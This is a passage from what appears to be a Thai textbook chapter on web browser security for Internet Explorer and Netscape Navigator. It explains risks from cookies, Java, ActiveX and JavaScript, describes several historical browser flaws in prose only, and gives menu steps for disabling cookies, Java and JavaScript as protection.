เป็นที่ทราบกันดีแล้วว่าในเครือข่ายอินเทอร์เน็ตนั้น โครงสร้างการทำงานนั้นจะประกอบไปด้วยเซิร์ฟเวอร์และไคลเอนต์ โดยที่ฝั่งเซิร์ฟเวอร์ก็จะมีหน้าที่ในการให้บริการต่างๆ ส่วนที่ฝั่งไคลเอนต์ก็จะทำการร้องขอบริการต่างๆ ที่ต้องการ ซึ่งในการติดต่อกันระหว่างไคลเอนต์และเซิร์ฟเวอร์นั้นจะทำผ่านโปรแกรมที่ฝั่งไคลเอนต์ นั่นก็คือบราวเซอร์ โดยหน้าที่ของบราวเซอร์ก็คือทำการเชื่อมต่อการทำงานระหว่างเซิร์ฟเวอร์และผู้ใช้ ทำการแปลเอกสาร HTML และแสดงผลในรูปของเว็บเพจ อีกทั้งยังสามารถทำการรันโปรแกรมบางอย่างจากฝั่งเซิร์ฟเวอร์ เช่น Java Script, Java Applet, ActiveX เป็นต้น

ในที่นี้ความหมายของไคลเอนต์คือเว็บบราวเซอร์ โดยเว็บบราวเซอร์ที่สำคัญที่จะกล่าวถึงคือ Internet Explorer ของทางไมโครซอฟท์และ Netscape Navigator ของทางเน็ตสเคป

ในการทำงานของเว็บบราวเซอร์นั้น จากที่กล่าวมาแล้วว่าหน้าที่ของเว็บบราวเซอร์ก็คือการแปลเอกสาร HTML แล้วแสดงออกมาเป็นหน้าเว็บเพจรวมไปถึงความสามารถในการรันโปรแกรมบางอย่างที่ฝั่งไคลเอนต์เพื่อเพิ่มประสิทธิภาพให้กับเว็บเพจ ซึ่งจากการทำงานดังกล่าว ที่เว็บบราวเซอร์จะทำการรันโปรแกรมที่ฝั่งไคลเอนต์ อาจทำให้เกิดความเสี่ยงของปัญหาและการละเมิดความเป็นส่วนตัวที่อาจจะเกิดขึ้นต่อคอมพิวเตอร์ของผู้ใช้ ซึ่งปัญหาที่เกิดขึ้นนี้จะเกิดจากตัวเว็บบราวเซอร์เอง ซึ่งอาจจะเป็นบั๊กหรือข้อบกพร่องที่เกิดจากการออกแบบของตัวเว็บบราวเซอร์เอง ไม่ได้เกิดจากโปรแกรมที่ถูกรันโดยบราวเซอร์ ซึ่งเราสามารถแบ่งสาเหตุของปัญหาของตัวเว็บบราวเซอร์ได้จากโปรแกรมที่รันโดยเว็บบราวเซอร์ เพราะปัญหาส่วนใหญ่ของเว็บบราวเซอร์จะเกิดขึ้นจากการรันโปรแกรมโดยตัวเว็บบราวเซอร์ โดยสามารถแบ่งสาเหตุของปัญหาได้ดังนี้

- ปัญหาของเว็บบราวเซอร์เนื่องจากคุกกี้ (Cookie)
- ปัญหาของเว็บบราวเซอร์เนื่องจากโปรแกรมจาวา จาวาสคริปต์ และจาวาแอพเพล็ต
- ปัญหาของเว็บบราวเซอร์เนื่องจากการรัน ActiveX

ปัญหาที่เกิดจากการทำงานของคุกกี้ (Cookies)

คุกกี้จะเป็นเท็กซ์ไฟล์ขนาดเล็กที่อาศัยอยู่ในฮาร์ดไดร์ฟ (Hard Drive) ซึ่งจะเก็บข้อมูลข่าวสารบางอย่างเกี่ยวกับตัวของผู้ใช้ที่บ่งบอกถึงเว็บไซต์ต่างๆ ที่ผู้ใช้ได้เข้าไปเยี่ยมชมหรือทำธุรกรรมทั้งที่ผ่านมาและเว็บไซต์ปัจจุบันที่ผู้ใช้กำลังเล่น โดยข้อมูลส่วนใหญ่ที่คุกกี้ได้นั้นจะได้มาจาก *"ผู้ใช้"* เอง เมื่อไรก็ตามที่ได้ทำการกรอกแบบฟอร์ม ไม่ว่าจะเป็น ชื่อ ที่อยู่ และอีเมล์ ข้อมูลเหล่านี้จะถูกเก็บในคุกกี้ด้วยซึ่งจะเก็บไว้ใช้ในอนาคต

อย่างไรก็ตามคุกกี้ก็ใช่ว่าจะไม่มีความจำเป็น นั่นคือบ่อยครั้งที่คุกกี้จะใช้เพื่อลดการทำงานบางอย่างที่เกี่ยวข้องกับบราวเซอร์หรืออาจใช้ในการส่งข้อมูลส่วนบุคคลก็ได้ ตัวอย่างเช่น ในกรณีที่ผู้ใช้เข้าไปในไซต์ของ "TV Guide" เพื่อที่จะทำการหาข้อมูลเกี่ยวกับบัญชีโทรทัศน์ที่ผู้ใช้สนใจ ผู้ใช้ก็จำเป็นต้องใส่ข้อมูลว่าผู้ใช้อยู่ที่ไหน ใช้บริการแบบใด (Broadcast, cable, satellite, etc...) และชนิดต่างๆ ที่ผู้ใช้สนใจ ซึ่งข้อมูลเหล่านี้จะถูกบันทึกในคุกกี้ นั่นคือ เมื่อครั้งต่อไปที่ผู้ใช้จะเข้าไปดูข้อมูลเกี่ยวกับบัญชีโทรทัศน์ ข้อมูลต่างๆ ที่เกี่ยวกับตัวผู้ใช้จะถูกบันทึกไว้ซึ่งผู้ใช้เพียงแค่ใส่ข้อมูลเพียงครั้งเดียว นั่นคือเฉพาะครั้งแรกที่ผู้ใช้ได้เข้าไปดู โดยไม่จำเป็นต้องใส่ข้อมูลทุกครั้ง

ในอีกด้านหนึ่งคุกกี้ก็จะบอกถึงร่องรอย (Track) หรือการใช้อินเทอร์เน็ตของผู้ใช้ เช่น แสดงถึงว่าเว็บไซต์ต่างๆ ที่ผู้ใช้ได้เข้าไปเยี่ยมชมหรือทำธุรกรรม ซึ่งบ่อยครั้งในจุดนี้เองที่จะใช้ในด้านการตลาด (Marketing) และด้านการโฆษณา (advertising) โดยเว็บไซต์สามารถเข้าไปดูที่คุกกี้ว่าผู้ใช้ได้เคยเข้าไปในเว็บไซต์ไหนมาก่อน และทำการคาดการณ์ว่าผู้ใช้จะเข้าไปในเว็บไซต์ไหนต่อไป ซึ่งแบนเนอร์ก็จะถูกส่งมายังบราวเซอร์ของผู้ใช้ โดยผู้ใช้อาจสังเกตได้ว่าในกรณีที่ผู้ใช้เข้าไปยังเว็บไซต์ Search Engine เช่น Yahoo หรือ HotBot และทำการค้นหาก็จะปรากฏแบนเนอร์หลายๆ แบนเนอร์ในหลายๆ วินโดวส์ขึ้นที่บราวเซอร์ของผู้ใช้ซึ่งจะเกี่ยวข้องกับสิ่งที่ผู้ใช้ต้องการจะค้นหาใน Search Engine เช่น ผู้ใช้เข้าไปใน HotBot และทำการค้นหาคำว่า "used car prizes" ก็จะปรากฏแบนเนอร์ที่หน้าต่างใหม่ ซึ่งอาจจะเป็นของเว็บไซต์ "AutoTrader.com" ก็ได้

ตัวอย่างของคุกกี้ที่ถูกสร้างขึ้นหลังจากการเข้าไปยังไซต์ของ TV Guide ที่แสดงถึงข้อมูลส่วนตัวของผู้ใช้บางอย่าง:

.tvguide.com	TRUE/FALSE	205112224000	SITESERVER	ID=AC386 91bb2db02e13188901d46e2bc75
.tvguide.com	TRUE/FALSE	15778336801	ServiceID	64536

ซึ่งคุกกี้ส่วนใหญ่จะเป็นการเข้ารหัสไว้ และอาจจะมีความหมายบางอย่างต่อเฉพาะบางเซิร์ฟเวอร์ที่ใช้คุกกี้ แต่จากตัวอย่างจะบ่งบอกถึงข้อมูลที่สำคัญบางอย่าง คือ โดเมนเนม **(.tvguide.com)** และชื่อที่เกี่ยวข้องกับค่าต่างๆ ของคุกกี้ **(SITESERVER** and **ServiceID.)** โดยชื่อจะบ่งบอกว่าเป็นใครและมีค่าอะไร อย่างไรซึ่งจากตัวอย่างของคุกกี้ เสมือนว่าจะบ่งบอกถึง เว็บเซิร์ฟเวอร์ (หรือเว็บไซต์) และแสดงถึง User ID ที่เข้ามาใช้เซิร์ฟเวอร์นั้น เป็นต้น

การป้องกันปัญหาจากคุกกี้

มีอยู่หลายวิธีในการในการป้องกันการสร้างและเก็บคุกกี้ในเครื่องของผู้ใช้ โดยวิธีที่ง่ายที่สุดคือการยกเลิกการใช้คุกกี้ในบราวเซอร์ของผู้ใช้


- **การแก้ไขใน Internet Explorer:**

- เลือกเมนู "**Tools**" ที่ทูลบาร์ จากนั้นทำการเลือก **Internet Options**
- เลือกแท็บ **Security** และเลือกใน **Internet** โซนจะมีทางเลือกในการติดตั้งคุกกี้อยู่ 3 ระดับ ดังนี้

Enable - อนุญาตให้มีการติดตั้งทุกคุกกี้และข้อมูลต่างๆ ซึ่งจะเป็น Default ในกรณี ที่เราทำการเซ็ตความปลอดภัยในระดับ **Medium, Medium-Low** และ **Low**

Disable – จะไม่อนุญาตให้มีการติดตั้งคุกกี้ใดๆ ในเครื่อง โดยจะเป็น Default ในกรณีที่เราทำการเซ็ตความปลอดภัยในระดับ **High**

Prompt – จะทำการเตือนผู้ใช้ทุกๆ ครั้งที่จะมีการทำงานใดๆ ที่เกี่ยวข้องกับคุกกี้ ซึ่งจะไม่เป็น Default ในระดับใดๆ ในกรณีที่ทำการเลือกในระดับ **"Prompt"** ผู้ใช้จะเสียเวลาส่วนใหญ่ในการปฏิเสธ เพื่อทำการ Reject การขอติดตั้งคุกกี้ เพราะเว็บไซต์ส่วนใหญ่จะใช้คุกกี้




รูปที่ 8-6 แสดงการปรับแต่งระดับความปลอดภัยในการติดตั้งคุกกี้ใน IE

- **การแก้ไขใน Netscape Navigator**

- จากเมนู **Edit** ทำการเลือกที่ **Preferences**

- จาก **Preferences** ทำการเลือกที่ **Advanced**



รูปที่ 8-7 แสดงการปรับแต่งระดับความปลอดภัยในการติดตั้งคุกกี้ใน Netscape Navigator

ในกรณีของ Netscape จะเพิ่มหัวข้อในการติดตั้งคุกกี้ที่แตกต่างจาก Internet Explorer คือ:

"Accept only cookies that get sent back to the originating server"

ซึ่งผู้ใช้สามารถมั่นใจได้ว่าเว็บไซต์ที่ผู้ใช้กำลังติดต่ออยู่ด้วยนั้นจะได้รับข้อมูลของคุกกี้เหล่านั้นโดยไม่ใช่บุคคลอื่นหรือบุคคลที่สาม ซึ่งจะไม่ละเมิดความเป็นส่วนตัวของผู้ใช้ (Privacy)

ผู้ใช้จะต้องระลึกไว้เสมอว่าในกรณีที่ผู้ใช้ทำการยกเลิกการใช้คุกกี้ ผู้ใช้จะไม่สามารถทำการเซฟรูปแบบการติดตั้งใดๆ ได้เลย และที่แย่กว่าก็คือ ผู้ใช้จะไม่สามารถเข้าเยี่ยมชมบางเว็บไซต์ได้ถ้าปราศจากการใช้คุกกี้

ในด้านความปลอดภัย คุกกี้เป็นสิ่งที่น่าเป็นห่วงน้อยที่สุด นั่นคือ ในส่วนของจาวา จาวาสคริปต์ และ ActiveX เป็นสิ่งที่ต้องคำนึงในด้านความปลอดภัยมากกว่า

ปัญหาความปลอดภัยและผลกระทบจากจาวา จาวาสคริปต์ และ ActiveX

จาวา จาวาสคริปต์ และ ActiveX จะมีความเสี่ยงต่อความปลอดภัยของบราวเซอร์มากกว่า เหตุผลก็คือจาวาและ ActiveX จะเป็นโปรแกรมที่คุณทำการดาวน์โหลดและรันบนเครื่องของคุณ และจาวาสคริปต์จะเป็นภาษาสคริปต์ ที่คุณทำการดาวน์โหลดซึ่งเป็นส่วนหนึ่งของเว็บเพจ และจะบอกบราวเซอร์ของคุณถึงวิธีการทำงานหรือปฏิบัติต่อข้อมูลหรือบางสิ่งบางอย่าง โดยในปัจจุบันบางบราวเซอร์สามารถทำงานกับหลายๆ ภาษาสคริปต์ ซึ่งไม่ใช่เพียงแต่กับจาวาสคริปต์เท่านั้น อย่างไรก็ตามภาษาสคริปต์เหล่านั้นก็มีคุณสมบัติคล้ายกับจาวาสคริปต์

จาวา และ ActiveX

ทั้งจาวาและ ActiveX เป็นโปรแกรม (Applets) ซึ่งสามารถทำการดาวน์โหลดและรันบนเครื่องของคุณผ่านทางบราวเซอร์ที่คุณใช้ ซึ่งเมื่อเปรียบเทียบระหว่างจาวาและ ActiveX แล้ว ActiveX จะ

อันตรายและส่งผลเสียมากกว่า นั่นคือ ActiveX สามารถส่งผลต่อระบบ (System Calls) โดยทำให้ไฟล์บนไดร์ฟของคุณมีปัญหาได้

ในกรณีของ ActiveX นี้ ไฟล์ใหม่อาจถูกสร้างหรือไฟล์เก่าอาจถูกเขียนทับหรือถูกดัดแปลงใหม่ก็ได้ลองคิดดูว่าจะเป็นอย่างไรถ้าเกิดในกรณีที่ว่าไฟล์ autoexec.bat ในเครื่องของคุณถูกเขียนทับโดยเวอร์ชันอื่น ในปี 1997 ทางด้านสมาคมคอมพิวเตอร์ของเยอรมันแสดงตัวอย่างของการใช้ ActiveX ในการควบคุมเครื่องคอมพิวเตอร์ของคุณทำการโอนเงินจากธนาคารในบัญชีของคุณไปยังธนาคารอื่นในบัญชีใดก็ได้ที่พวกเขาต้องการ อย่างไรก็ตาม ActiveX จะไม่มีผลต่อความเสี่ยงด้านความปลอดภัยต่อ Netscape เพราะ Netscape ไม่รองรับ (Support) ActiveX

ในอีกทางหนึ่งจาวาแอพเพล็ตจะทำงานภายใต้ข้อจำกัดของบราวเซอร์ การจำกัดด้านความปลอดภัยจะเกี่ยวข้องกับ **"Java Sandbox"** โดยลักษณะสำคัญของ Java Sandbox ที่ป้องกันบราวเซอร์ของคุณจากแอพเพล็ต ดังนี้

- จะป้องกันการเข้าถึงหรือการเปลี่ยนแปลงไฟล์โดยตรงในเครื่องของคุณ
- จะป้องกันการเข้าถึงอุปกรณ์ต่างๆ ในเครื่องของคุณ และ
- จะป้องกันการสร้างเครือข่ายการติดต่อกับบุคคลอื่นๆ ที่ไม่ใช่เว็บไซต์ที่คุณกำลังติดต่อด้วย

อย่างไรก็ตามจาวาก็ยังอาจมีอันตรายต่อบราวเซอร์ของคุณ ทั้งนี้ขึ้นอยู่กับการออกแบบและข้อจำกัดต่างๆ ของบราวเซอร์ที่ได้รับการพัฒนาขึ้นมา ตัวอย่างหนึ่งของความไม่ปลอดภัยที่เกิดจากการพัฒนาบราวเซอร์ที่ไม่ดีพอ คือ ในกรณีคู่แข่งของจาวาแอพเพล็ต คือ "CrashCom405" ที่เมื่อทำการรันบน Netscape แล้วจะส่งผลให้บราวเซอร์หยุดทำการทันที โดยแอพเพล็ตตัวนี้จะมีผลด้านความปลอดภัยเฉพาะกับ Netscape เท่านั้น ไม่มีผลใดๆ ต่อ Internet Explorer ทั้งสิ้น

ในกรณีของจาวาสคริปต์ (หรือภาษาสคริปต์อื่นๆ) จะมีปัญหาด้านความปลอดภัยน้อยกว่า ซึ่งจะมีผลกับบางเว็บเพจเท่านั้น ซึ่งในทางปกติเมื่อมีการใช้หรือรันสคริปต์เหล่านี้อาจจะสร้างความรำคาญให้แก่คุณก็ได้ นั่นคือจะเกิดการเปิดหน้าต่างใหม่ของบราวเซอร์ขึ้นมาเรื่อยๆ โดยที่ทุกครั้งที่คุณพยายามจะปิดหน้าต่างนั้น ก็จะมีหน้าต่างใหม่เกิดขึ้นมาเรื่อยๆ เช่นกัน โดยผลที่แย่กว่านั้นก็คือ ทรัพยากรของระบบ (เช่น Ram) อาจถูกใช้หมดและส่งผลให้เครื่องของคุณไม่สามารถทำงานเลยก็ได้ ผลสุดท้ายคือคุณก็จะต้องทำการปิดเครื่องและเริ่มต้นการทำงานใหม่ซึ่งจะไม่ส่งผลกระทบใดๆ ต่อเครื่องของคุณ

ตัวอย่างปัญหาด้านความปลอดภัยและการป้องกันของเว็บบราวเซอร์

JavaScript Cookie Exploit

ข้อบกพร่องนี้ได้รับการรายงาน ยืนยันและตรวจสอบว่ามีผลต่อ Netscape ในเวอร์ชัน 4.72 และเวอร์ชันก่อนๆ โดยผู้ที่ไม่ประสงค์ดีสามารถที่จะทำการอ่านลิงก์ (link) ในไฟล์ Bookmark ของคุณได้ในกรณีที่ผู้ไม่ประสงค์ดีนั้นทราบ Directory Path ของ Profile Name และ ของการอินสตอล Netscape ซึ่งผลจากการวิเคราะห์แสดงให้เห็นว่าในกรณีที่ทราบ Directory Path นอกจากจะสามารถอ่านลิงก์ในไฟล์ Bookmark ได้แล้วยังสามารถที่จะอ่านแอททริบิวต์บางอย่างของไฟล์ HTML ได้ด้วย เช่น ไตเติ้ล (Title) และลิงก์อื่นๆ ของไฟล์ HTML ในฮาร์ดไดร์ฟของคุณ (แต่จะไม่สามารถอ่านได้ทั้งหมด) ซึ่งปัญหาที่เกิด

ขึ้นนี้ถือว่าเป็นปัญหาด้านความปลอดภัยและการละเมิดสิทธิ์ส่วนบุคคล ซึ่งปัญหาดังกล่าวได้รับการแก้ไขใน Netscape เวอร์ชัน 4.73 ซึ่งสามารถทำการดาวโหลดได้ที่ http://home.netscape.com/download/.

สาเหตุของปัญหาดังกล่าว เกิดจากสภาวะการณ์ต่างๆ ดังนี้

- ผู้ไม่ประสงค์ดีทราบ Directory หรือ Path ของการติดตั้ง Netscape ภายในเครื่องของคุณรวมไปถึง Profile Name ด้วย (เช่น เซ็ตเป็น Default)
- ทำการเซ็ตให้สามารถรันจาวาสคริปต์ได้
- อนุญาตให้มีการติดตั้งคุกกี้ภายในเครื่อง

แต่จากปัญหาที่เกิดขึ้นไม่ได้รับการรายงานว่ามีการคุกคามกันทางเว็บและถึงแม้ว่าผู้ไม่ประสงค์ดีจะสามารถทำการอ่านไฟล์ HTML ได้ก็ตามแต่ก็ไม่สามารถทำการอ่านได้ทั้งหมด รวมไปถึงยังไม่สามารถทำการดัดแปลงระบบหรือข้อมูลของคุณได้

การป้องกันปัญหาที่เกิดขึ้น

- ทำการเปลี่ยนชื่อ Profile ของคุณเป็นอย่างอื่นที่ไม่ใช่เป็นการใช้ Default และไม่อนุญาตให้ผู้ที่ไม่น่าไว้วางใจหรือเว็บที่ไม่ปลอดภัยทราบถึงชื่อที่คุณได้ทำการเปลี่ยน ซึ่งขั้นตอนมีดังนี้
  1. เลือก "Start" และไปยัง "Programs" จากนั้นเลือก "Netscape Communicator" และคลิกที่ "Utilities" และ "User Profile Manger" ตามลำดับ
  2. ทำการเลือกชื่อ Profile ที่คุณต้องการจะเปลี่ยน เช่น Default
  3. คลิกที่ปุ่ม Rename
  4. พิมพ์ชื่อใหม่ที่ต้องการใช้
  5. หลังจากนั้น ห้ามเปิดเผยชื่อ Profile นี้ให้แก่เว็บหรือบุคคลใดที่ไม่น่าเชื่อถือ
- ทำการตรวจสอบและปรับการติดตั้งคุกกี้ในเครื่องของคุณให้เป็นแบบ "Warn me before accepting a cookie," และปฏิเสธการขอติดตั้งคุกกี้จากเว็บไซต์ที่ไม่น่าเชื่อถือ
  1. เลือกที่เมนู "Edit" และคลิกที่ "Preferences"
  2. คลิกที่ "Advanced"
  3. ตรวจสอบดูว่ามีการปรับเปลี่ยนการติดตั้งคุกกี้เป็นแบบ "Warn me before accepting a cookie" หรือยัง ถ้ายัง ให้ทำการเลือกที่หัวข้อนี้
  4. ในกรณีที่มีเว็บไซต์ใดขอทำการติดตั้งคุกกี้ในเครื่องของคุณ ถ้าหากว่าเป็นเว็บไซต์ที่ไม่น่าเชื่อถือก็ทำการปฏิเสธ โดยเลือกที่ "Cancel" ซึ่งจะทำการเตือนคุณก่อนทุกครั้งที่จะทำการติดตั้งคุกกี้ในเครื่องของคุณ

ปัญหาความอ่อนแอด้านความปลอดภัยของจาวา

โดยทางด้าน Netscape ได้ทำการเตือนไปยังผู้ใช้วินโดวส์ ยูนิกส์ และ Mac ถึงความอ่อนแอด้านความปลอดภัยเนื่องจากการพัฒนาจาวา ซึ่งจะมีผลกระทบต่อผู้ใช้ระบบปฏิบัติการดังที่ได้กล่าวมาข้างต้นกับ Netscape Communicator และ Netscape Navigator เวอร์ชันตั้งแต่ 4.0 ขึ้นไป ซึ่งปัญหาดังกล่าวค้นพบโดย นาย Karsten Sohr และนาย Ed Felton ได้ทำการรายงานไปยังบริษัท Sun Microsystems ต่อไป

ทั้งนี้ทางบริษัท Sun Microsystems ได้ทำการตรวจสอบและยืนยันถึงปัญหาดังกล่าวว่าเกิดขึ้นจริง ซึ่งจากความอ่อนแอดังกล่าวสามารถก่อให้เกิดการรันจาวาแอพเพล็ตที่ไม่ประสงค์ดีจากเว็บที่ไม่น่าเชื่อถือ ซึ่งอาจส่งผลต่อความปลอดภัยของข้อมูลหรือระบบต่างๆ ภายในเครื่องของคุณ โดยทาง Netscape เองได้แนะนำว่าคุณควรจะให้มีการเตือนจากเว็บไซต์กรณีที่คุณไม่ทราบแน่ชัดว่าน่าเชื่อถือหรือไม่รวมไปถึงในขณะที่คุณอนุญาตให้มีการรันจาวาจากเว็บที่น่าเชื่อถือด้วยเช่นกัน

คุณสามารถทำการป้องกันเบื้องต้นได้โดยการไม่อนุญาตให้มีการรัน จาวาดังขั้นตอนข้างต้น

1. ใน Communicator ทำการเลือกที่ "Preference" จากเมนู "Edit"
2. ใน "Preference" เลือกที่ "Advanced"
3. จากนั้นทำการยกเลิกหรือคลิกเครื่องหมายถูกหน้าหัวข้อ "Enable Java" ออก
4. คลิกที่ OK. เป็นการเสร็จ

ความอ่อนแอทางด้านเฟรมสปูฟิง (Frame-Spoofing)

ทางด้าน Netscape ได้ทำการแจ้งเตือนถึงปัญหาด้านความอ่อนแอนี้แก่ผู้ที่ใช้ Netscape Navigator ทุกเวอร์ชันที่แพลตฟอร์มมีการรองรับการใช้เฟรม (Frames) โดยผู้ที่ไม่ประสงค์ดีสามารถใช้ประโยชน์จากความอ่อนแอนี้ในการที่จะสร้างเฟรมหรือข้อความที่เป็นของผู้ไม่ประสงค์ดีนี้ โดยเฟรมที่ปรากฏจะดูเสมือนว่าเป็นเฟรมที่เป็นส่วนหนึ่งของเว็บไซต์ที่คุณกำลังเปิดดูอยู่ ซึ่งในการทำเช่นนี้ ผู้ไม่ประสงค์ดีสามารถทำให้คุณผู้ซึ่งกำลังท่องเว็บไซต์อยู่เกิดการหลงหรือเข้าใจผิดและจะหลอกให้คุณกรอกข้อมูลลงในแบบฟอร์มโดยจะทำให้คุณเชื่อว่าคุณกำลังติดต่อกับเว็บไซต์ที่มีความน่าเชื่อถือ และผู้ไม่ประสงค์ดีนี้ยังสามารถสร้างข้อมูลที่ไม่เหมาะสมหรือน่าอับอายให้ปรากฏบนเว็บไซต์ได้ซึ่งการทำเช่นนี้แล้วปกติผู้ที่ไม่ประสงค์ดีจะไม่ใส่ข้อมูลเหล่านั้นบนไซต์เป้าหมายของทางฝั่งเซิร์ฟเวอร์โดยตรง แต่จะทำให้ดูเสมือนว่าข้อมูลเหล่านั้นมาจากเว็บไซต์เป้าหมาย

ในการที่จะก่อให้เกิดการจู่โจมในลักษณะเช่นนี้ ผู้ไม่ประสงค์ดีจะต้องทำสิ่งใดสิ่งหนึ่งดังนี้

- ชักชวนให้คุณทำการคลิกลิงก์จากเว็บไซต์ของผู้ไม่ประสงค์ดีนั้น หรือ
- ทำการส่งอีเมล์หลอกล่อไปยังทางฝั่งไคลเอนต์ที่มีการใช้จาวาสคริปต์ เช่น Netscape Messenger และทำการล่อลวงให้คุณคลิกที่ไฮเปอร์ลิงก์ (Hyperlink) ในเมล์นั้น (สมมุติว่าเป็นไซต์เป้าหมาย)

ถึงแม้ว่าการจู่โจมแบบเฟรมสปูฟิงนี้จะไม่มีความจำเป็นต้องให้ทางฝั่งไคลเอนต์เซ็ตให้มีการรันจาวาสคริปต์แต่ในความเป็นจริงแล้วการที่จะจู่โจมในลักษณะนี้ให้สำเร็จก็ต้องให้ทางฝั่งไคลเอนต์อนุญาตให้สามารถรันจาวาสคริปต์ได้ เพราะถ้าไม่อนุญาตให้มีการรัน นั่นหมายความว่าจะจู่โจมได้ก็ต่อเมื่อมีหน้าต่าง (window) ในฝั่งของไซต์เป้าหมาย (targeted site) ถูกเปิดไว้ก่อนที่ผู้ไม่ประสงค์ดีจะทำการล่อลวงให้คุณคลิกที่ไฮเปอร์ลิงก์ในเมล์ที่จู่โจมหรือบนเว็บไซต์ของผู้ไม่ประสงค์ดีนั้นเอง

คุณสามารถทำการป้องกันผลกระทบเหล่านี้ได้โดย:

1. หลีกเลี่ยงหน้าต่าง หน้าจอหรือเว็บไซต์ที่ไม่น่าเชื่อถือ
2. ใช้ Communicator 4.5 และไม่อนุญาตให้มีการรันหรือใช้จาวาสคริปต์ในเมล์ตามขั้นตอนดังต่อไปนี้

2.1 เลือกที่ "Preferences" จากเมนู "Edit.

2.2 ใน "Preferences" คลิกที่ "Advanced"

2.3 ทำการยกเลิกการใช้จาวาสคริปต์ในช่อง "JavaScript for Mail and News"

2.4 คลิกที่ OK.


The JavaScript Cache Browsing Bug

